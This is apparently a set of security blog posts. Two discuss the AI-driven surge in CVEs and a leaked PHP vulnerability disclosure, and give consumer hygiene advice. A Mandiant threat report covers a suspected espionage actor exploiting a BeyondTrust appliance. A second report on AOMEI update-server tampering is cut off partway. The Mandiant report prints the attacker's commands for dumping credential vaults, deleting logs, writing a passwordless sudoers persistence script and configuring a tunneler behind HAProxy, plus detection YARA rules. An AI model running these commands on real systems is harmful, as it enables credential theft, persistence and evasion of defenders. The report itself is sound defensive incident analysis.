Common Vulnerabilities and Exposures (CVEs) are the way that security professionals file reports about vulnerabilities in software. The National Vulnerability Database (NVD), run by NIST, is the official national database of CVEs. In other words, CVE reports managed by NIST are the closest thing we have to a canonical database of security vulnerabilities in software. The NVD currently has around 400,000 CVEs that have been filed and accepted sinceΒ 1988. In just the month of October, 13,000 new CVEs have been submitted. This means that 3% of critical software security bugs that have ever been officially logged were found in the last month alone. And it's likely that by the end of the year over a quarter of the software vulnerabilities that have ever been found will be from 2026. Β 

Β 

a graph showing the number of computer vulnerabilities by week since 1990, increasing exponentially in the last couple months.

Computer vulnerabilities reported are rising exponentially. Source: CVE Tracker

This research is being driven almost entirely by the cybersecurity capabilities of major AI models from companies like Anthropic, OpenAI, and Google. Historically it has been popularly assumed by cybersecurity experts that finding unknown (zero-day) exploits in any specific project and turning them into exploits was expensive. The knowledge to discover them was not widespread, and it was a hard task even for those initiated into the arcane ways of vulnerability hunting. Google even dedicated an entire team to it.Β Β 

But now thanks to major AI models, vulnerabilities are cheap, and anyone of moderate technical skill with a few dollars and access to a frontier AI model can find vulnerabilities in a few minutes. For example, recent vulnerabilities in PHP were found with a prompt to an AI model that literally said "find bad vulnerabilities in PHP." Β 

What Happened This Week?Β 

In 2024, a potentially severe vulnerability in PHP was discovered during an external security audit. PHP’s maintainers couldn’t agree on a solution, but more importantly, they couldn’t find a way to exploit the vulnerability. Because it didn’t seem like an active threat, they ended up deprioritizing a fix in favor of working on more urgent security issues. Then, in August 2026, security researchers working with the latest models from OpenAI and Anthropic independently discovered the vulnerability again, and another oneβ€”and now, with a way to exploit them. Β 

We now know that the vulnerabilitiesΒ were so severe that they would have allowed even moderately inventive hackers to take over any website that uses PHP and then steal customer data, launch further malware attacks, spy on users, take websites offline, or launch a massive denial of service attack.[1]Β 

Because of the severity of these vulnerabilities, several of the involved researchers got together with the makers of PHP to patch the vulnerabilities and disclose them in a coordinated manner. The idea was that hopefully everyone would get a chance to quietly release and then apply fixes for the vulnerabilities before the whole world found out about it.Β 

But news already started to leak on October 20th. There was a post on a widely read forum β€œHacker News” and other posts elsewhere. One of the researchers accidentally published a video early. Companies reported seeing active exploitation of the vulnerabilities going back as far as October 17th. On October 21st, six hours before the planned press embargo, one company, Chainguard, jumped the gun and released a patch early, essentially giving anyone instructions about exactly where to find the vulnerabilities and how to weaponize them. This sent system administrators everywhere scrambling to patch their systems before they were taken over by hackers. And it’s going to take a long time to patch all these systems. At the time of this writing over 33 million websites are still running on vulnerable versions of PHP. Β 

The internet is run largely on open-source software, mostly maintained by a small handful of skilled volunteers occasionally getting a small stipend, not by major corporations and highly paid engineers. These are projects you have perhaps never heard of, like PHP, OpenSSL, and SQLite, but these programs run on nearly every computer in the world and are maintained by teams as small as one person. When a vulnerability is found in these projects, it can be devastating. Β 

PHP isn’t the only critical open-source software with a high severity vulnerability this week either. Other widespread open-source projects like Node.js and GitLab also had severe security bugs reported. Β 

The small number of already overworked open-source maintainers are now facing a deluge of vulnerability reports, some of which are false, but many of which are very real. Burnout in open source has never been higher. Β 

We Need Stronger Support for Open Source Projects

Much of the foundation for the modern multibillion-dollar internet industry is built on open-source products that were created and still maintainedβ€”for freeβ€”by dedicated volunteers in their spare time. It’s an imperfect system, and it can lead to errors. Β 

One of those critical, under resourced open-source products is PHP. And while vulnerabilities in PHP were privately found years ago, they were left unfixed because they didn’t seem as impactful as other bugs at the time. These same vulnerabilities were recently rediscovered and proved to be trivially exploitable by security researchers using advanced AI models. While in the middle of the widespread, global effort to correct this mistake and deploy fixes, the problem was leaked by some of the security researchers who had gotten early access to the fixes. Unfortunately, this left millions of websites, ranging from personal blogs to government sites, vulnerable to hacking that could result in data theft, malware distribution, and worse.Β Β 

Open-source projects like PHP and others are the backbone of the entire internet. If they don’t get the resources they need, they and the internet they power, are at risk of falling apart. Corporations (whose products would not exist without these products) should be actively contributing to their maintenance.Β 

1. A technical analysis of the vulnerabilities is out of scope for this post and has already been written by the original researchers.

Computer Security Is About to Get a Lot Worse, Here’s What You Can Do

24 October 2026 at 00:36

It is a commonly held truth among computer geeks that there is no such thing as bug-free software, or a secure computer. Any piece of softwareΒ that anyone actually uses will have a security vulnerability somewhere in the code. The more complex that software is, the more likely there will be a vulnerability. Fortunately for everyone, finding severe vulnerabilities was generally considered an expensive and difficult task requiring years of training and deep knowledge of how computers and software worked. Until recently there was a steady background hum of vulnerabilities being found and patched, with major vulnerabilities that could cripple the entire internet only happening every few years. Now that is no longer the case.Β Β 

You may have noticed your nerdiest friends freaking out about the β€œVulnerability Apocalypse” this week and waving their arms in panic about something called PHP. You may have also noticed that some of your favorite websites were down for a bit. In the last two weeks of October alone, there have been multiple, potentially internet-breaking vulnerabilities reported and patched. Many of those vulnerabilities were in the open-source software that is the foundation of the vast majority of the internet.

For more detailed information on what happened, and why supporting open-source projects matters,Β check out our other blog.

This is all because frontier AI models, such as those created by OpenAI, Anthropic, and others, have made it incredibly cheap and easy to find previously unknown vulnerabilities (zero-days) in open- and closed-source code. Three percent of all software vulnerabilities ever found in history were found just in the month of October. This year alone researchers have found nearly a quarter of all software security issues which have ever been discovered.Β 

If exploiting critical software is now cheaper and easier than ever, what does that mean for us as individuals and what does that mean for society as a whole? TL; DR: It’s going to get worse before it gets better. But you can protect yourself with basic digital security hygiene that is now more important than ever.Β Β 

What Do I Need to Do?Β 

There absolutely needs to be a bigger conversation about how we got here and how to fix the systemic issues involved, including how corporations that depend on open-source code should contribute to their upkeep, and how big tech should be regulated.Β Β 

But for now, this news is a compelling reason to tighten up your digital hygiene. A lot of computers are going to get hacked a lot more often, and unfortunately, it isn’t going to get better any time soon. Thankfully, EFF has compiled a comprehensive set of security advice in our Surveillance Self-Defense guides. To start, we recommend making sure your browser and all applications are always up to date with the latest patches. Β Β 

You should also consider installing a tracker blocking tool, like EFF’s Privacy Badger (now on Safari), and remain vigilant for phishing attempts. Additionally, install a password manager and use unique passwords for each website, so that if one site is compromised, the rest of your passwords are safe. You should also be aware that data breaches may now be more likely, and the websites you visit may experience more attacks than usual, which means that some services may be disrupted. Β 

If you host a blog or other website, make sure that either you or your hosting provider has patched this particular issue.Β Β 

For additional tips on protecting yourself and others, head over to our Surveillance Self-Defense site. Additionally, if you’d like to support any of EFF’s open-source projects like Privacy Badger, Rayhunter, and Certbot, visit our donate page.Β 

ARMORY CASTLE Exploits BeyondTrust

15 October 2026 at 16:00

Written by: Jayson Frost, Bryce Greathouse, Brian Meyer, John Palmisano, Rajesh Rajeshirke, Steve Rasch, John Wolfram


IntroductionΒ 

On October 15, BeyondTrust disclosed a vulnerability, CVE-2026-102764, impacting BeyondTrust Remote Support (formerly Bomgar) appliances. BeyondTrust Remote Support is an enterprise secure remote access solution that enables IT teams to securely access and troubleshoot remote endpoints. The successful exploitation of this vulnerability results in the arbitrary upload of files.Β 

During an incident response engagement, Mandiant identified evidence that ARMORY CASTLE, a suspected PRC-nexus espionage threat actor (formerly tracked as UNC5221), exploited this vulnerability as a zero-day, in late August 2026. This blog describes how ARMORY CASTLE escalated privileges and established persistent access to compromised BeyondTrust Remote Support appliances following exploitation of CVE-2026-102764, and provides actionable guidance for defenders.

Organizations should prepare for potential widespread exploitation following this disclosure, as ARMORY CASTLE and other threat actors have historically conducted broad, opportunistic exploitation once the vulnerability becomes public.Β 

Exploitation

Mandiant identified evidence of CVE-2026-102764 exploitation within the access, syslog, messages, thin-scc, brain and SSL log files, which are only accessible via an LUKS-encrypted partition which contains the /home directory. We strongly recommend that affected organizations immediately apply the security patches provided by BeyondTrust to remediate the vulnerability, and review additional guidance in their blog.

Post-Exploitation

Following the successful exploitation of CVE-2026-102764, Mandiant observed ARMORY CASTLE leverage multiple distinct TTPs to establish a foothold, escalate privileges, and enable lateral movement. Throughout the intrusion, ARMORY CASTLE leveraged a deep understanding of BeyondTrust appliance internals, as evidenced by their abuse of proprietary CLI utilities, startup configuration templates and local reverse-proxy routing. The threat actor used newly identified custom malware, the SAWFLY webshell and the BARECLAW tunneler to interact with the BeyondTrust device. Additionally, the actor routinely deleted appliance logs and endpoint artifacts to maintain access and evade detection.

ARMORY CASTLE BeyondTrust compromise sequence of events

Figure 1: ARMORY CASTLE BeyondTrust compromise sequence of events

Staging Webshell

After successful exploitation of CVE-2026-102764, ARMORY CASTLE initiated POST requests to /app_84304470%2Ephp. Mandiant was unable to recover the file associated with the POST requests. Approximately 11 minutes following the initial POST request, the file system recorded the creation of the SAWFLY webshell at the web root path /%SITE_SERVICE_ACCOUNT%/ingredi/app/laravel/public/. ARMORY CASTLE leveraged the SAWFLY webshell as one of their primary footholds within the environment over the course of the intrusion.Β 

SAWFLY Webshell

SAWFLY (mangoapi.php) is an obfuscated, lightweight PHP webshell that implements bidirectional encrypted C2 communication using a custom Base32 transport layer and a 256-bit RC4 stream cipher. The webshell inspects incoming HTTP POST requests for the obfuscated parameter _c94mfe.Β 

If the parameter is absent, the script immediately sets HTTP status 404 Not Found (http_response_code(404)) and exits to evade automated web crawlers and vulnerability scanners. When the _c94mfe parameter is supplied, the webshell Base32-decodes the payload, decrypts it using RC4 with a hardcoded 32-byte key and executes the resulting PHP code via @eval(). Any non-null return value from the evaluated code is RC4-encrypted with the same key, Base32-encoded, and echoed back to the client.Β 

Privilege Escalation via SUID Bit Permissions

The SAWFLY webshell ran under the site's service account, an unprivileged local user. To escalate privileges, the threat actor copied the system shell executable (/bin/sh) to the file /usr/bin/dbus-authd.

The threat actor then modified the file's ownership to root and enabled Set User ID (SUID) permissions. When a binary has SUID permissions enabled, it executes with the privileges of the file's owner (root) rather than the user running the command, effectively granting the threat actor a persistent root-level backdoor on the host system.

After establishing a foothold through the web shell, the actor elevated from the web service account to root-level control of the appliance host. This gave them access to every credential the appliance stored or brokered and the ability to modify files that survive reboot and configuration reset.

Credential Harvesting: BeyondTrust Vault Extraction

Mandiant observed the threat actor attempt to harvest credentials directly from the appliance's native secrets management database. To achieve this, the actor leveraged the /ns/sbin/bt-secrets binary which is a proprietary, administrative Command Line Interface (CLI) utility native to BeyondTrust appliances used to manage, store, and retrieve passwords, API keys, and endpoint credentials.

The threat actor systematically iterated through several CLI syntax variations to locate and dump the appliance's credential vault:

/ns/sbin/bt-secrets get -p %SITE_SERVICE_ACCOUNT% vault
/ns/sbin/bt-secrets get %SITE_SERVICE_ACCOUNT% vault
/ns/sbin/bt-secrets get vault

Figure 2: Recovered Commands from message logs

First, the threat actor attempted to target the vault for a specific site service account in order to pull passwords and keys assigned exclusively to that profile.

Next, they issued a fallback command, targeting the global, appliance-level password safe to dump all stored administrative credentials.

The threat actor concluded their interaction with the bt-secrets binary by forcibly removing the records stored in /home/bomgar/log/bt-secrets.log and any archived files.

/usr/sbin/sh -c 'rm -f /home/bomgar/log/bt-secrets.log /home/bomgar/log/bt-secrets.log.* 2>/dev/null;'

Figure 3: Recovered Commands from message logs

Persistence

For long-term persistent access, Mandiant observed the threat actor target the BeyondTrust configuration templates to grant passwordless root privileges to the site service account.

First, the threat actor created the /home/bomgar/sbin/post_boot.d directory, which is reserved for scripts executed automatically at system startup. Within this directory, they created a shell script named zz-root-persist.

The contents of the zz-root-persist script indicate that it first checks if the user account is already granted passwordless root privileges within the /ns/config/sudoers.template file. If the entry is missing, the script appends '%SITE_SERVICE_ACCOUNT% ALL=(ALL) NOPASSWD: ALL' to the template. This entry addedΒ  to the sudoers template grants the site user account passwordless administrative privileges to execute any command on the host system.

Finally, the script executes '/ns/sbin/bt-sysconfig' --no-restart misc, which forces the appliance backend to immediately parse /ns/config/sudoers.template and rebuild the active /etc/sudoers file. This strategy ensures the threat actor's privilege escalation survives system reboots and configuration resets, which would normally overwrite manual changes made directly to /etc/sudoers.

#!/bin/bash
grep -qF '%SITE_SERVICE_ACCOUNT% ALL=(ALL) NOPASSWD: ALL' '/ns/config/sudoers.template' || echo '%SITE_SERVICE_ACCOUNT% ALL=(ALL) NOPASSWD: ALL' >> '/ns/config/sudoers.template'
'/ns/sbin/bt-sysconfig' --no-restart misc

Β Figure 4: Contents of zz-root-persist

Anti-Forensics

Throughout their unauthorized access to the appliance, Mandiant observed multiple instances where the threat actor attempted to impair defenses and hinder detection by systematically deleting system, web server, and application-level logs.

Originating from the SAWFLY webshell, the threat actor executed the following command using elevated sudo privileges to delete active logs across both host and site-specific directories:

Β 

'rm -f \'/ns/log/auth.log\' \'/ns/log/ssl.log\' \'/ns/log/proto-handler.log\' \'/ns/log/bt-docker.log\' \'/ns/log/http-access.log\' \'/ns/log/http-errors.log\' \'/ns/log/php-fpm.log\' \'/ns/log/php-fpm-access.log\' \'/ns/log/php_debug.log\' \'/ns/log/php_web_errors.log\' \'/var/log/messages\' \'/home/%SITE_SERVICE_ACCOUNT%/ingredi/log/httpd_access.log\' \'/home/%SITE_SERVICE_ACCOUNT%/ingredi/log/httpd_error.log\' /tmp/sshauth.*'

Figure 5: Recovered Command

Β 

Lateral Movement: BeyondTrust Admin Session Abuse

After the compromise of the BeyondTrust device, the threat actor pivoted into the BeyondTrust Remote Support application to perform reconnaissance via compromised Administrator credentials. First, the threat actor leveraged the Administrator account to log into the web administrative portal.

{
  "event": "login",
  "status": "success",
  "target": "web/login",
  "who": "[REDACTED_USERNAME] using password",
  "who_ip": "[REDACTED_IP]"
}

Figure 6: BeyondTrust Syslog Entry

After testing their initial access and verifying their ability to temporarily join the native Administrators group policy, the threat actor altered their strategy for long-term persistence. The actor directly modified the compromised account's permissions, upgrading both local Jump Items and Team permissions from No Access to Administrator. Jump Items are individual systems or devices that are made available for remote access within a Jump Group, enabling administrators to organize and control access to remote systems. This configuration change granted the threat actor permanent, unrestricted authorization to launch remote sessions to downstream systems populated within the appliance's Jump Item list.

Β 

{
  "event": "user_changed",
  "old_username": "[REDACTED]",
  "old_permissions:jump_item_role:default:id": 1,
  "new_permissions:jump_item_role:default:id": 3,
  "old_permissions:jump_item_role:default:name": "No Access",
  "new_permissions:jump_item_role:default:name": "Administrator",
  "old_permissions:jump_item_role:teams:id": 1,
  "new_permissions:jump_item_role:teams:id": 3,
  "old_permissions:jump_item_role:teams:name": "No Access",
  "new_permissions:jump_item_role:teams:name": "Administrator"
}

Figure 7: BeyondTrust Syslog Entry

Internal Reconnaissance

Once the threat actor obtained elevated administrative privileges, Mandiant observed the threat actor establish a remote support session to target internal endpoints.

Once connected, the threat actor leveraged the appliance’s built-in support tools to request and obtain full file-system access. The threat actor utilized the native BeyondTrust Remote Support file transfer service to download and exfiltrate sensitive internal documents useful for network reconnaissance, such as software inventories, directly from the user's desktop environment.Β 

BARECLAW Tunneler

Mandiant observed the threat actor tunnel traffic through the BeyondTrust device via a custom SOCKS5 proxy tunneler. BARECLAW is a tunneler written in C that provides a SOCKS5 proxy service carried over the WebSocket transport and relays TCP connections between a remote client and destinations. BARECLAW statically embeds a CivetWeb WebServer to supply its HTTP and WebSocket functionality and utilizes OpenSSL for TLS. BARECLAW is configurable and provides the option to require authentication, to encrypt data between the client and tunneler, to restrict reachable destinations to specific CIDR ranges, to chain traffic to an upstream proxy, and to modify its default WebSocket endpoint and listening ports. TLS is enabled by providing a PEM certificate while authentication, encryption, destination filtering, and TLS are disabled by default.Β 

BARECLAW receives its configuration through CLI input and it provides a CLI option menu:

Usage: %s [options]
  --listen PORT            plain ws port (default 8080)
  --listen-tls PORT        wss port (default 8443, needs --ssl-cert)
  --ssl-cert FILE          PEM certificate (enables wss)
  --token STRING           shared secret (?token= auth + obfs seed)
  --obfs                   enable XOR stream obfuscation
  --timeout SEC            idle timeout (default 300)
  --connect-timeout SEC    target connect timeout (default 10)
  --max-tunnels N          concurrent tunnel limit (default 100)
  --allow-net CIDR         allowed target subnet (repeatable)
  --upstream [socks5://]host:port   route via upstream SOCKS5
  --threads N              civetweb worker threads (default 64)
  --ws-path PATH           websocket endpoint path (default /wsproxy)
  -q, --quiet              zero output (all logging suppressed)
  -h                       this help

Figure 8: BARECLAW CLI Option Menu

The threat actor executed BARECLAW through the following command line arguments:

/tmp/ingredi_ws --listen 19800 --token %REDACTED% --obfs -q --ws-path /uidchanarge

Figure 9: BARECLAW full Command-Line Arguments

This command line configures BARECLAW to listen on TCP port 19800 and create the WebSocket endpoint /uidchanarge on the victim system. Clients are required to authenticate using the token specified in the command line arguments while the -q argument suppresses the tunneler’s logging. Tunneled data is encrypted with an XOR-based routine derived from that token and an 8-byte value provided by the client at the start of the session. The lack of the --ssl-cert and --listen-tls arguments in the CLI options means TLS was not enabled in this specific instance.

Modifications to Haproxy.conf

In addition to the creation of the BARECLAW tunneler, Mandiant observed the threat actor modify the /ns/config/haproxy.conf file in order for BARECLAW to be accessible directly from the internet. The HAProxy service running on BeyondTrust devices acts a reverse proxy for the device that accepts incoming requests on behalf of the BeyondTrust server and forwards the request to the appropriate backend services running on the local system (such as web interfaces, administration portals, or application gateways) based on the request's port or URL path.Β 

The haproxy.conf file is the primary configuration script that dictates how the BeyondTrust appliance handles, routes, and secures incoming traffic. The threat actor modifications first established an Access Control List (ACL) named wswsws to monitor incoming traffic for the specific URI path /uidchanarge. When a request matching this path is detected, HAProxy bypasses normal appliance web services and routes the traffic to a custom backend designated as webskd3.

    acl wswsws path /uidchanarge
    use_backend webskd3 if wswsws

Figure 10: ACL Modification to haproxy.conf

Next, the webskd3 backend routes the incoming web stream locally (127.0.0.1 / localhost) to TCP port 19800, where the BARECLAW utility is actively listening. This local-only binding ensures that the backdoor listener remains completely hidden from external network scans, as it can only be reached internally via HAProxy's local redirection.

backend webskd3
    mode http
    server websocks5srv 127.0.0.1:19800
    option http-keep-alive
    timeout server 28s
    timeout tunnel 5h

Figure 11: Backend Route Modification to haproxy.conf

Attribution

GTIG attributes the zero-day exploitation of CVE-2026-102764 and the subsequent deployment of SAWFLY and BARECLAW to the suspected PRC-nexus espionage actor ARMORY CASTLE (formerly tracked as UNC5221). The tooling and TTPs leveraged within this intrusion align with previously observed activity from ARMORY CASTLE.

GTIG has previously reported ARMORY CASTLE exploiting multiple vulnerabilities in edge appliances and deploying an extensive suite of custom tooling to support their objectives, ranging from passive backdoors and webshells to trojanized components of edge devices. ARMORY CASTLE has been active as early as October 2023 and has targeted a wide range of countries and verticals during their operations.Β 

Outlook and Implications

In past campaigns, ARMORY CASTLE has conducted widespread and opportunistic exploitation following the public disclosure of vulnerabilities it had exploited selectively as zero-days, racing to infiltrate target organizations before patches are deployed. It is possible that we will observe similar widespread exploitation attempts associated with CVE-2026-102764.Β 

GTIG assesses with high confidence that ARMORY CASTLE will continue to leverage zero-day vulnerabilities in edge devices to gain access to environments to support their espionage objective. Defenders should also prepare for the possibility that following disclosure of CVE-2026-102764, ARMORY CASTLE may conduct widespread exploitation similar to what GTIG observed in 2024 following the disclosure of CVE-2023-46805 and CVE-2024-21887.Β 

Remediation and Hardening

Organizations that have not yet applied the BT26-05 patch should immediately assess their exposure and risk, and review additional guidance from BeyondTrust in their blog. CVE-2026-102764 affects all supported Remote Support versions up to 26.2.3 and allows an unauthenticated remote attacker to perform file operations on the appliance, which can lead to host-level control and access to every credential the appliance stores or brokers. Any appliance that was reachable from the internet on a vulnerable version during the exploitation window should be treated as potentially compromised until it has been reviewed. Mandiant recommends a phased, patch-first approach that balances containment against disruption to support operations.

Immediate Mitigation

Organizations should choose among the following options based on their risk tolerance, evidence of compromise, and operational needs.

Option 1: Apply the BT26-05 Patch (Mandiant Recommended)

  • Remote Support SaaS: BeyondTrust applied the patch to all SaaS tenants on October 9, 2026. No customer action is required for the appliance itself. The credential and configuration steps in Option 3 still apply.

  • Self-hosted, version 24.3.1 or later: Apply the BT26-05-RS patch from the /appliance interface, or confirm it was applied automatically if the appliance is subscribed to automatic updates.

  • Self-hosted, older than 24.3.1: Upgrade to a supported version, then apply the patch. Upgrading closes the vulnerability but does not remediate prior exposure.

  • If the patch is not visible in /appliance, open a case with BeyondTrust Support referencing BT26-05.

Option 2: Isolate Compromised or Suspected Appliances

  • Preserve before acting: Snapshot virtual appliances with memory and export the disk before any change or reboot. For B Series hardware and SaaS tenants, request forensic preservation through BeyondTrust Support. Collect syslog, reverse-proxy or WAF, and perimeter firewall logs for the full exposure window, since an attacker with host access can delete on-appliance logs. Mandiant determined that the actor removed logs throughout the incident.

  • Isolate at the perimeter: Block inbound traffic to the appliance's public address at the firewall rather than in /appliance, so the configuration remains intact for review.

  • Restrict egress: Deny outbound traffic except to BeyondTrust update and licensing endpoints, and log every denied connection.

  • Terminate access paths: End active support sessions and disable new sessions, Jump Clients, Jumpoints, and API accounts from /login. Disable rather than delete so the audit trail survives.

  • Rebuild rather than clean: Redeploy appliances with confirmed or unknown compromise status from a clean, fully patched image. Customers cannot audit the appliance host file system, and host-level persistence survives reboot and configuration reset. Restore only a configuration backup dated before the exposure window, or restore the newest backup while isolated and complete the review in Option 3, Part B, before reconnecting anything. Issue a new TLS certificate and redeploy Jump Clients, Jumpoints, and the representative console from the rebuilt appliance.

Note: Isolation and session termination interrupt support operations. Organizations should coordinate with help desk and vendor-support stakeholders before proceeding.

Option 3: Apply Targeted Compensating Controls

The following controls reduce exposure and limit post-exploitation impact. They do not substitute for the patch.

Part A: Network Restrictions

  • Restrict access to the /login and /appliance administrative interfaces by IP or network segment at the appliance level. Only representative console, customer portal, and Jump Client traffic should be reachable from the internet.

  • Where operationally possible, place a reverse proxy or WAF with full URI logging in front of the appliance to keep a record of request paths that the appliance cannot alter.

Part B: Credential Rotation and Configuration Review

  • Revoke sessions and enrollments: End all active support sessions, then redeploy Jump Clients, Jumpoints, and the representative console from the patched or rebuilt appliance to invalidate existing tokens.

  • Rotate credentials in dependency order: /appliance administrative credentials; /login administrators and local users; API client secrets; security provider bind accounts and SAML signing keys; Remote Support Vault and integrated Password Safe or Privileged Remote Access (PRA) credentials, rotated at the target system; integration credentials (SMTP, syslog, Information Technology Service Management (ITSM) connectors, outbound event secrets); and any credential typed into a support session during the window.

  • Review the /login configuration against a pre-window baseline: user and role changes, particularly Jump Item roles raised to Administrator; group and session policies; API accounts; security providers; Jump Items and Jumpoints; and outbound event or syslog destinations. Remove anything without a change record or a named owner.

  • Review support session reports for the window, including file transfers, to establish which endpoints were accessed and what left them. Every endpoint touched is in scope for downstream hunting.

Note: Rotate credentials only after the appliance has been patched or rebuilt. Rotating earlier exposes the new credentials to an attacker who still controls the appliance.

Part C: Control Plane Restrictions

  • Require SAML single sign-on with phishing-resistant MFA for all /login users, and remove local accounts except one vaulted break-glass account with alerting on use.

  • Ensure the built-in Admin account is configured with Multi-Factor Authentication (MFA) in accordance with the official BeyondTrust Two-Factor Authentication Guidelines.

  • Set the default Jump Item role in every group policy to No Access, and grant roles through policy rather than per user.

  • Scope API accounts to the minimum permission set, with a named automation owner for any account holding user or Jump Item management rights, and rotate API secrets on a schedule.

  • Keep privileged credentials in Password Safe or an external vault with credential injection rather than in the Remote Support Vault, and store only non-interactive service account credentials on the appliance.

  • Apply default-deny outbound filtering from the appliance, allowing only BeyondTrust endpoints and the organization's own syslog and directory servers.

Part D: Logging and Detection Engineering

Logging and Visibility

  • Forward appliance syslog to a SIEM over TLS with retention that covers a multi-month exposure window, and collect reverse-proxy or WAF and perimeter firewall logs for the appliance's address.

  • Export /login session, team activity, and user audit reports on a schedule.

Detection Engineering

  • Account and policy changes: user_changed events that raise a Jump Item or team role; user_added, api_account, and security_provider events with no change ticket; any change to outbound events or syslog destinations.

  • Authentication: /login success from residential-broadband or commercial-VPN address space, and administrative logins outside business hours.

  • Session activity: file-transfer events, and sessions started by accounts whose roles changed during the window.

  • Request paths: at the reverse proxy or WAF, paths outside the known Remote Support path set, including unknown .php paths and WebSocket upgrades from outside support staff and endpoint address ranges.

  • Anti-forensics: gaps in syslog forwarding from the appliance; an interruption bounded by a single session is a strong indicator of log tampering.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

File Indicators

Filename

Description

SHA-256

app_84304470%2Ephp

Staging Webshell

N/A

mangoapi.php

SAWFLY Webshell

dc14e215269a93fdbc4c1a80b984c23faf7af0911c6dbb85309796a6f2ae95fb

ingredi_ws

BARECLAW Tunneler

1f19b9a27d79c11bda00a1e8faf74a7fdd683d38ccef1b60df2fd0307e3aa462

Detections

YARA Rules

rule G_Hunting_Webshell_SAWFLY_1 {
  meta:
author = "Google Threat Intelligence Group"    
  strings:
    $b32 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ234567" ascii wide
    $rc4 = "range(0,255)" ascii wide
    $pack = "pack('H*'," ascii wide
    $eval = "@eval(" ascii wide
    $code404 = "http_response_code(404)" ascii wide
  condition:
    filesize < 20KB and
    all of them
}
rule G_Hunting_Backdoor_BARECLAW_1 {
  meta:
    author = "Google Threat Intelligence Group"

  strings:
    $s1 = "[%s ws_socks5d] " ascii wide
    $s2 = "--obfs requires --token" ascii wide
    $s3 = "mux: %s (frame[%lu]: %s)" ascii wide
    $s4 = "cannot create stream pump/writer thread (stream %d)" ascii wide
    $s5 = "reject: bad or missing token from %s" ascii wide
    $s6 = "listening on %s path=%s (token=%s obfs=%s max_tunnels=%d threads=%d)" ascii wide
    $s7 = "--ws-path must start with '/'" ascii wide
    $b_xorshift = { 48 c1 e0 17 48 31 c1 48 89 f0 48 c1 e8 1a 48 31 f0 48 31 c8 48 c1 e9 11 48 31 c8 }
  condition:
    uint32(0) == 0x464c457f and (5 of ($s*)) or ($b_xorshift and (3 of ($s*)))
}

Google Security Operations (SecOps)

Google SecOps customers have access to these broad category rules and more under the Mandiant Hunting, Mandiant Frontline Threats, and Mandiant Intel Emerging Threats rule packs. The activity discussed in the blog post is detected in Google SecOps under the rule names:

  • Echo Pipes Base64 To Shell

  • Base64 Encoded Shell Command Execution

  • Low Severity Endpoint Detection Cluster on Host

  • Suspicious Curl Download to tmp

  • Suspicious Curl Network Connection to Staging Directory

Acknowledgements

This analysis would not have been possible without the assistance of the FLARE team. We appreciate BeyondTrust for their collaboration against this threat.

Investigating Ephemeral Supply Chain Tampering

15 October 2026 at 13:00

Written by: Tyler McLellan


Introduction

Google Threat Intelligence Group (GTIG) and Mandiant investigated a software supply chain compromise campaign targeting the update infrastructure belonging to AOMEI Technology between April 2026 and July 2026. The threat actor conducted repeated, short-burst configuration tampering against AOMEI origin servers. Each tampering window remained active for only five to ten minutes before reverting to authentic versions. This is the first time that we have encountered a software supply chain compromise that was implemented with these very short windows, effectively evading traditional point-in-time triage and automated file scanning.Β Β 

The campaign delivered a multi-stage payload chain involving the newly tracked CROSSROAD downloader and SHINYROAD backdoor. The threat actor iteratively modified its tradecraft, pivoting its staging infrastructure from cloud providers to dedicated domains and legitimate cloud storage. This evolving staging setup makes it particularly challenging for defenders to establish effective infrastructure-based blocking or network controls. We attribute this activity to a threat cluster we are tracking as UNC7017.Β 

Based on available telemetry, impacted organizations spanned diverse sectors, including IT services, telecommunications, higher education and related entities in Australia, Brazil, India, Pakistan, Portugal, Singapore, South Africa, Spain, Switzerland, TΓΌrkiye, and the United States. That said, because the campaign attempted to deliver malware to any system polling the update distribution servers during the threat actor’s tampering windows, victimology was opportunistic and likely extends more broadly than the organizations we directly identified.Β 

This campaign was initially identified through collaborative research with the ManageEngine Threat Analysis Lab (METAL), part of Zoho Corporation, whose endpoint detection and response (EDR) telemetry first detected the activity in late May across multiple customer environments. We thank the METAL team for their proactive telemetry sharing and ongoing collaboration to help secure our mutual customer bases and the broader software ecosystem. Following this joint effort, GTIG notified potentially affected organizations and shared technical findings with AOMEI Technology. AOMEI reported that they took corrective action to secure their distribution servers. METAL’s analysis of this campaign is available in their blog.

How AOMEI Update and Notification Systems Work

AOMEI Backupper provides data backup, disk cloning, and disaster recovery, while AnyViewer facilitates remote desktop access and support. Users of these products rely on the ABMarket update flow and its associated background services (Backupper.exe and ABNotify.exe) that periodically poll remote endpoints over HTTPS for update notifications and promotional pop ups:

AOMEI Update Mechanism

Figure 1: AOMEI Update Mechanism

  1. Update Configuration (down_html.ini): The software periodically sends an HTTPS request to https://www2.aomeisoftware.com/download/abpopup/down_html.ini. This file contains the version number, the MD5 hash of the expected update package, and the URL where the client should download upgrade-now.zip.

  2. Notification Configuration (Notifycfg.ini): The software contacts https://account.aomeitech.com/Notifycfg.ini. This file instructs the local notification process (ABNotify.exe) what messages to display and specifies commands or programs located in the software’s local directory to execute.

Under normal conditions, these files direct the client to download official files hosted on AOMEI’s own domain (www2.aomeisoftware.com).

Campaign Overview

Rather than maintaining a persistent, static modification on the vendor’s distribution servers, GTIG and METAL’s telemetry indicates UNC7017 conducted repeated, short-burst configuration tampering. We confirmed several tampering windows in 2026, alongside related malware samples observed in the wild starting in late April. However, given the short duration of these windows, it is probable that additional tampering occurred throughout the campaign that remained outside our visibility. Systems checking for updates during an active window received malicious instructions, while systems checking before or after received clean, authentic files.Β 

During the brief tampering windows, the threat actor modified the update settings file on the update server to redirect the software to download a malicious ZIP package from attacker-controlled servers instead of legitimate updates. The threat actor also altered the notification settings file on the update server to abuse the software’s automatic notification service, forcing the system to immediately execute the downloaded malware locally. If a user’s application checked for updates while the threat actor’s modifications were active, then the application would download the trojanized update and execute malware.Β 

In cases where altered configuration files were active, the threat actor directed clients to download a weaponized ZIP archive containing CROSSROAD, an initial downloader responsible for environment validation and staging secondary components. CROSSROAD subsequently established scheduled task persistence to deploy SHINYROAD, a modular backdoor framework delivered via trojanized administration utilities to facilitate covert command and control.

Short Burst Supply Chain Tampering

A defining characteristic of UNC7017's operational security is its reliance on ephemeral, time-compressed server modifications. Across all directly observed waves, the adversary avoided leaving malicious configurations resident on AOMEI's update servers:

  • May 28: 10-minute exposure window (05:40 – 05:50 UTC)

  • July 16: 6-minute exposure window (08:33 – 08:39 UTC)

  • July 20: 5-minute exposure window (10:35 – 10:40 UTC)

